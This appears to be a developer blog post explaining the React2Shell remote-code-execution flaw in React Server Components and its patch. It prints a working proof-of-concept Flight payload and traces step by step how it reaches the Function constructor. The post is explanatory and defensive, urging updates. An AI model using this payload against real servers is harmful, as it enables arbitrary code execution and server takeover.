
On December 3, 2025, a critical vulnerability in React Server Components shocked the web development community. React2Shell (CVE-2025-55182) was disclosed with a CVSS score of 10.0, which is the maximum score for a vulnerability. The bug allowed remote code execution (RCE) on any server running React Server Components (RSC). Within hours of disclosure, Chinese state-sponsored groups and cryptomining operations began exploiting vulnerable servers in the wild.
This post breaks down what happened, why it happened, and how a subtle design decision in the React Flight protocol turned into one of the most serious React vulnerabilities of 2025.
We’ll also discuss how to protect yourself and how the vulnerability underscores critical security principles.
The Replay is a weekly newsletter for dev and engineering leaders.
Delivered once a week, it's your curated guide to the most important conversations around frontend dev, emerging AI tools, and the state of modern software.
At its core, React2Shell is a deserialization bug in how React Server Components reconstruct server data from a Flight payload. Because of improper deserialization of React server components from data payloads, anybody could execute malicious code on the server and achieve Remote Code Execution (RCE), leading to a level 10 security vulnerability.
The vulnerability was demonstrated by Lachlan Davidson, who submitted the following payload:
const payload = {
    '0': '$1',
    '1': {
        'status':'resolved_model',
        'reason':0,
        '_response':'$4',
        'value':'{"then":"$3:map","0":{"then":"$B3"},"length":1}',
        'then':'$2:then'
    },
    '2': '$@3',
    '3': [],
    '4': {
        '_prefix':'console.log(7*7+1)//',
        '_formData':{
            'get':'$3:constructor:constructor'
        },
        '_chunks':'$2:_response:_chunks',
    }
}
Let’s break down the POC submitted by Davidson to understand what went wrong.
To understand this, let’s first have a quick overview of React Server Components and React Flight
Traditionally, web apps had two choices:
React Server Components introduced a third option:
This is great, because it has the advantages of both client-side and server-side rendering:
All of this is powered by a new protocol built for React Server Components called React Flight.
React Flight is the wire protocol behind Server Components. It serializes React components into a compact, streamable format.
Since React Server Components can stream data from the server to the client back and forth and send promises, the current implementation of JSON does not allow for this. Therefore, a new protocol called React Flight had to be invented by the React team for React Server Components.
With the help of React Flight, React can send data back and forth between server and client in what are called “chunks.” The data looks like an array of values represented by what looks like stringified data:
1:HL["/_next/static/css/4470f08e3eb345de.css",{"as":"style"}]
0:"$L2"
3:HL["/_next/static/css/b206048fcfbdc57f.css",{"as":"style"}]
4:I{"id":2353,"chunks":["2272:static/chunks/webpack-38ffa19a52cf40c2.js","9253:static/chunks/bce60fc1-ce957b73f2bc7fa3.js","7698:static/chunks/7698-762150c950ff271f.js"],"name":"default","async":false}
...
What it is
\\n, so this is a line-based format, not JSON.How it works
renderToPipeableStream to serialize a component.createFromFetch, which returns a valid JSX:
Example
Let’s say you have a basic blog post component:
// BlogPost.server.js (Server Component)
async function BlogPost({ id }) {
  // This runs only on the server
  const post = await db.query('SELECT * FROM posts WHERE id = ?', [id]);

  return (
    <article>
      <h1>{post.title}</h1>
      <p>By {post.author}</p>
      <div>{post.content}</div>
    </article>
  );
}

export default BlogPost;
It gets converted to React Flight protocol:
M1:{"id":"./src/BlogPost.server.js","chunks":[],"name":""}
J0:["$","article",null,{"children":[["$","h1",null,{"children":"Getting Started with RSC"}],["$","p",null,{"children":"By Alice"}],["$","div",null,{"children":"React Server Components are a new way to build React apps..."}]]}],
Let me break down what this means:
Line 1: M1:...
M = Module reference1 = ID for this moduleLine 2: J0:...
J = JSON chunk0 = Root component ID"$" = Special marker for React elements"article" = Element typenull = Keychildren arrayWhat makes React Flight powerful is that it supports advanced features like:
That power is exactly what made this exploit possible!
The exploit abuses these mechanisms to:
then logicFunction() constructor into executionLet’s break down the POC step by step. This is the POC that was submitted:
const payload = {
    '0': '$1',
    '1': {
        'status':'resolved_model',
        'reason':0,
        '_response':'$4',
        'value':'{"then":"$3:map","0":{"then":"$B3"},"length":1}',
        'then':'$2:then'
    },
    '2': '$@3',
    '3': [],
    '4': {
        '_prefix':'console.log(7*7+1)//',
        '_formData':{
            'get':'$3:constructor:constructor'
        },
        '_chunks':'$2:_response:_chunks',
    }
},
"0": "$1" // React starts here, references chunk 1
React starts deserializing at chunk 0, which simply references chunk 1.
"1": {
  "status": "resolved_model",
  "reason": 0,
  "_response": "$4",
  "value": "{\"then\":\"$3:map\",\"0\":{\"then\":\"$B3\"},\"length\":1}",
  "then": "$2:then"
}
This object is carefully shaped to look like a resolved Promise.
In JavaScript, any object with a then property is treated as a thenable and gets treated like a Promise.
React sees this and thinks: “This is a promise, I should call its then method”
This is where the exploit starts!
then"then": "$2:then" // "Get chunk 2, then access its 'then' property"
The next bit of code is actually tricky:
"2": "$@3",
"3": []
React resolves it this way:
'$@3'$@3 is a “self-reference” which means it references itself and returns it’s own a.k.a chunk 3’s wrapper object. This is the crucial part!The chunk wrapper object looks like this:
{
  "value": [],
  "then": "function(resolve, reject) { ... }",
  "_response": { ... }
}
Note that the chunk wrapper object has a .then method, which is called when $2:then is called.
.then property of that wrapperThe .then function of chunk 1 is assigned to chunk 3’s wrapper’s then:
"then": "$2:then" // chunk3_wrapper.then
This is React’s internal code and looks like this:
function chunkThen(resolve, reject) {
    // 'this' is now chunk 1 (the malicious object)

    if (this.status === 'resolved_model') {
        // Process the value
        var value = JSON.parse(this.value);  // Parse the JSON string

        // Resolve references in the value using this._response
        var resolved = reviveModel(this._response, value);

        resolve(resolved);
    }
}
Notice how it checks if status === 'resolved_model, which the attacker has been able to set maliciously by providing the following object in chunk 1:
{
  "1": {
    "status": "resolved_model",
    "reason": 0,
    "_response": "$4",
    "value": "{\"then\":\"$3:map\",\"0\":{\"then\":\"$B3\"},\"length\":1}",
    "then": "$2:then"
  }
}
then blockThis causes code execution of chunk 1, and the following code runs:
var value = JSON.parse(this.value); // {"then":"$3:map","0":{"then":"$B3"},"length":1}
Key details:
this.status → Attacker‑controlledthis.value → Attacker‑controlled JSONthis._response → Points to chunk 4The following line of code is called with chunk 4, and the stringified JSON from Step 6:
var resolved = reviveModel(this._response, value);
{
  "4": {
    "_prefix": "console.log(7*7+1)//",
    "_formData": {
      "get": "$3:constructor:constructor"
    },
    "_chunks": "$2:_response:_chunks"
  }
}
{
  "then": "$3:map",
  "0": {
    "then": "$B3"
  },
  "length": 1
}
This looks like a recursive then block, and React now starts resolving references inside value.
One of them is:
$B3
The B prefix is a blob, which is a special reference type used to serialize non-serializable values like:
Internally, React resolves blobs like this:
return response._formData.get(response._prefix + blobId)
Which the attacker has been able to substitute their own values:
_formData.get → '$3:constructor:constructor' → [].constructor.constructor → Function_prefix → 'console.log(7*7+1)//'React effectively executes:
Function('console.log(7*7+1)//3')
This is the kill shot!
By effectively overriding object properties, an attacker is able to execute malicious code!
A clever trick here to prevent errors is the comment following the console.log in the following line:
console.log(7*7+1)//
Without this, the code:
return response._formData.get(response._prefix + blobId);
Would execute:
Function(console.log(7*7+1)3) // Syntax error! '3' is invalid
With the comment //, it causes no error:
'_prefix': 'console.log(7*7+1)//'

Function(console.log(7*7+1) //3) // 3 is now inside a comment so ignored! 🤯
This is an extremely clever exploit!
Not gonna lie, this hurt my brain!
The attacker:
Function() constructor into the Blob registry via the gadget$B3 in the promise chain
If you’re using React Server Components, you’re affected. This includes popular frameworks:
The vulnerability is present in versions 19.0, 19.1.0, 19.1.1, and 19.2.0 of:
Two other vulnerabilities were reported alongside React2Shell:
🔥 YOU MUST UPDATE NOW! 🔥
The React team deployed an emergency patch to fix this. The main fix adds strict ownership checks using hasOwnProperty to prevent prototype chain walking and validates internal references to prevent hijacking.
If you are using versions 19.0.0, 19.0.1, 19.0.2, 19.1.0, 19.1.1, 19.1.2, 19.2.0, 19.2.1 and 19.2.2 of:
You must update immediately to:
Check your dependencies: npm list react react-dom
Note that even apps not explicitly using Server Functions can be vulnerable if they support RSC
Read the official blog post for updated information, or check framework specific blog.
This vulnerability reinforces critical security principles:
Update your React dependencies. Now.
Thanks to Lachlan Davidson for the responsible disclosure and detailed proof of concept.
Install LogRocket via npm or script tag. LogRocket.init() must be called client-side, not
server-side
$ npm i --save logrocket

// Code:

import LogRocket from 'logrocket';
LogRocket.init('app/id');
// Add to your HTML:

<script src="https://cdn.lr-ingest.com/LogRocket.min.js"></script>
<script>window.LogRocket && window.LogRocket.init('app/id');</script>
Build a CRUD REST API with Node.js, Express, and PostgreSQL, then modernize it with ES modules, async/await, built-in Express middleware, and safer config handling.

Discover what’s new in The Replay, LogRocket’s newsletter for dev and engineering leaders, in the March 25th issue.

Discover a practical framework for redesigning your senior developer hiring process to screen for real diagnostic skill.
I tested the Speculation Rules API in a real project to see if it actually improves navigation speed. Here’s what worked, what didn’t, and where it’s worth using.
Would you be interested in joining LogRocket's developer community?
Join LogRocket’s Content Advisory Board. You’ll help inform the type of content we create and get access to exclusive meetups, social accreditation, and swag.
Sign up now


 Learn more →





